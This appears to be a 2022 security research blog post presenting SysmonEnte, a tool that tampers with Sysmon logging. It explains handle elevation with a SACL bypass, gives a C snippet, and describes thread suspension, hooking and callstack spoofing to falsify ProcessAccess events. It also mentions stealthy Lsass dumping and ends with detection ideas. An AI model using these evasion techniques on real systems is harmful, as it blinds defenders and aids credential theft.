
Principal: Everyone Select a principal

Type: Success

Basic permissions: Show advanced permissions

☐ Full control	☐ Create processes
☐ Query limited information	☐ Modify memory
☐ Query information	☐ Read memory
☐ Set information	✓ Write memory
☐ Set quotas	☐ Duplicate handles
☐ Set session ID	☐ Suspend / resume / set port
☐ Create threads	☐ Terminate
☐ Special permissions	

Clear all



```
Subject:
        Security ID:            SYSTEM
        Account Name:           WINDEV2204EVAL$
        Account Domain:         WORKGROUP
        Logon ID:               0x3E7

Object:
        Object Server:          Security
        Object Type:            Process
        Object Name:            \Device\HarddiskVolume2\Windows\Sysmon64.exe
        Handle ID:              0xf8
        Resource Attributes:    -

Process Information:
        Process ID:             0x1950
        Process Name:           Q:\Sysmonmodifier\x64\Release\Sysmonmodifier.exe

Access Request Information:
        Transaction ID:         {00000000-0000-0000-0000-000000000000}
        Accesses:               DELETE
                                READ_CONTROL
                                WRITE_DAC
                                WRITE_OWNER
                                SYNCHRONIZE
                                Force process termination
                                Create new thread in process
                                Set process session ID
                                Perform virtual memory operation
                                Read from process memory
                                Write to process memory
                                Duplicate handle into or out of process
                                Create a subprocess of process
                                Set process quotas
                                Set process information
                                Query process information
                                Set process termination port
                                Undefined Access (no effect) Bit 12
                                Undefined Access (no effect) Bit 13
                                Undefined Access (no effect) Bit 14
                                Undefined Access (no effect) Bit 15

        Access Reasons:
        Access Mask:            0x1FFFFF
        Privileges Used for Access Check:   -
        Restricted SID Count:   0
```

Note: In the default config, Object Access Auditing is not enabled.

SACL BYPASS BY JAMES FORSHAW

Fortunately for us, James Forshaw published a great blogpost on how to evade SACL.

According to the post, we can duplicate the pseudo handle of a different process to itself to get full access to the process without triggering Object Access Auditing.

A stealthy way to gain a handle suitable for process injection would be the following:

1. Open a process handle to Sysmon with a very limited access mask (A detection rule based on this would generate too many false positives)
2. Elevate this handle using `ntdll!DuplicateObject` to hold the `PROCESS_DUP_HANDLE` right (Bypasses Sysmon's telemetry)
3. Use the elevated handle to duplicate the pseudo Handle of Sysmon (Bypasses SACL).

```
uPid.UniqueProcess = dwPid;
uPid.UniqueThread = 0;

ntStatus = NtOpenProcess(&hlowpriv, PROCESS_QUERY_LIMITED_INFORMATION, &ObjectAttributes, &uPid);
if (!NT_SUCCESS(ntStatus))
        FATAL("[-] Failed to open low priv handle to sysmon\n");

ntStatus = NtDuplicateObject(NtCurrentProcess(), hlowpriv, NtCurrentProcess(), &hduppriv, PROCESS_DUP_HANDLE, FALSE, 0);
if (!NT_SUCCESS(ntStatus))
        FATAL("[-] Failed to elevate to handle with PROCESS_DUP_HANDLE rights\n");
```

Doing so **we gain a full access handle to Sysmon while bypassing Sysmon's telemetry and SACL**.

Fine Tuning

There was one last IOC we could come up with. Sysmon can only observe the creation of a limited handle to itself, however, following the golden rule of never touching disk, our tool being unpacked or injected into another process will have a broken calltrace containing unknown sections. Since Sysmon has not been tampered with at this point, this would be the last event which we do not have under control and might be sufficient to create a detection rule upon!

We can delay the forwarding of this event by suspending all threads of Sysmon. The events are then queued and dispatched only after we resume the threads, giving us enough time to install a hook manipulating all ProcessAccess events on Sysmon itself. This is possible, because no events for accessing, suspending or resuming a thread exist in Sysmon.

The hook then necessarily spoofs the callstack included in the ProcessAccess event.

PUTTING IT ALL TOGETHER

We combined all of these steps into a tool we call **SysmonEnte** which you can find on our Github.


SysmonEnte is implemented as fully position independent code (PIC) which can be called using the following prototype:

```
DWORD go(DWORD dwPidSysmon);
```

A sample loader is included and built during compilation when typing `make`.

Additionally, SysmonEnte uses indirect syscalls to bypass userland hooks while injecting into Sysmon.

The open source variant tampers with process access events to Lsass and Sysmon and sets the access mask to a benign one. Additionally, the source user and the callstack is set to **Ente**. You can change these to your needs.



```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2022-09-02 13:39:30.615
SourceProcessGUID: {095d1a72-0792-6312-e423-000000001300}
SourceProcessId: 10484
SourceThreadId: 13684
SourceImage: C:\Users\user\Desktop\entenloader.exe
TargetProcessGUID: {095d1a72-0787-6312-e223-000000001300}
TargetProcessId: 2220
TargetImage: C:\Windows\Sysmon64.exe
GrantedAccess: 0x1400
CallTrace: Ente
SourceUser: Ente
TargetUser: NT AUTHORITY\SYSTEM
```

Possible Detection Methods


Certain detection ideas exist from our point of view:

ETW TI

The easiest solution would be to subscribe to the **Threat Intelligence** ETW provider to observe injections or suspicious code manipulations. This however requires a signed ELAM driver.

OBJECT ACCESS AUDITING

If you have the possibility to enable Object Access Auditing, you can configure a SACL for Sysmon to monitor the duplication of handles to catch the SACL bypass used to gain a handle to Sysmon. We are not sure about false positives in large environments though.



```
A handle to an object was requested.

Subject:
        Security ID:                SYSTEM
        Account Name:               WINDEV2204EVAL$
        Account Domain:             WORKGROUP
        Logon ID:                   0x3E7

Object:
        Object Server:              Security
        Object Type:                Process
        Object Name:                \Device\HarddiskVolume2\Windows\Sysmon64.exe
        Handle ID:                  0xf8
        Resource Attributes:        -

Process Information:
        Process ID:                 0x1b28
        Process Name:               Q:\Sysmonmodifier\x64\Release\Sysmonmodifier.exe

Access Request Information:
        Transaction ID:             {00000000-0000-0000-0000-000000000000}
        Accesses:                   Duplicate handle into or out of process

        Access Reasons:             -
        Access Mask:                0x40
        Privileges Used for Access Check:   -
        Restricted SID Count:       0
```

To the best of our knowledge, and in contrast to SACLs for filesystem- or registry operations, configuring Object Access Auditing on processes is only achievable by writing a custom program. This circumstance makes the detection of handle duplication via SACL non-trivial.

A sample program is included on our Github and configures a SACL with `ACCESS_SYSTEM_SECURITY + PROCESS_DUP_HANDLE + PROCESS_VM_OPERATION` and is applied to the group **Everyone**. ACCESS_SYSTEM_SECURITY is included as otherwise, attackers can covertly change the SACL.

With this configuration, attempts to duplicate a handle to Sysmon should become visible.

Note: Object Access Auditing is not enabled by default and must be enabled via Group Policy prior the use of the tool.

Final Words

Sysmon on it's own is not able to protect itself sufficiently, and it is difficult to observe the described attack with the event log.
We believe that running Sysmon alone, without any protection from a trusted third party tool sitting in kernel land or running as a PPL, is not guaranteed to produce reliable logs with ensured integrity. A possible fix by Microsoft would be to allow running Sysmon as a PPL.

It is noteworthy that the described technique of handle elevation + SACL bypass can also be used to stealthily dump Lsass.

After our talk at X33fcon, nanodump supports handle elevation as well. However, a SACL with `PROCESS_VM_READ` is configured for Lsass by default. ;-)

- https://www.darkoperator.com/blog/2018/10/5/operating-offensively-against-sysmon
- https://docs.microsoft.com/en-us/windows/win32/etw/about-event-tracing
- https://www.tiraniddo.dev/2017/10/bypassing-sacl-auditing-on-lsass.html
- https://docs.microsoft.com/en-us/windows-hardware/test/weg/instrumenting-your-code-with-etw
- https://github.com/ScriptIdiot/SysmonQuiet
- https://github.com/bats3c/EvtMute

Posted by Sebastian Feldmann & Fabian Uhlich at September 06, 2022

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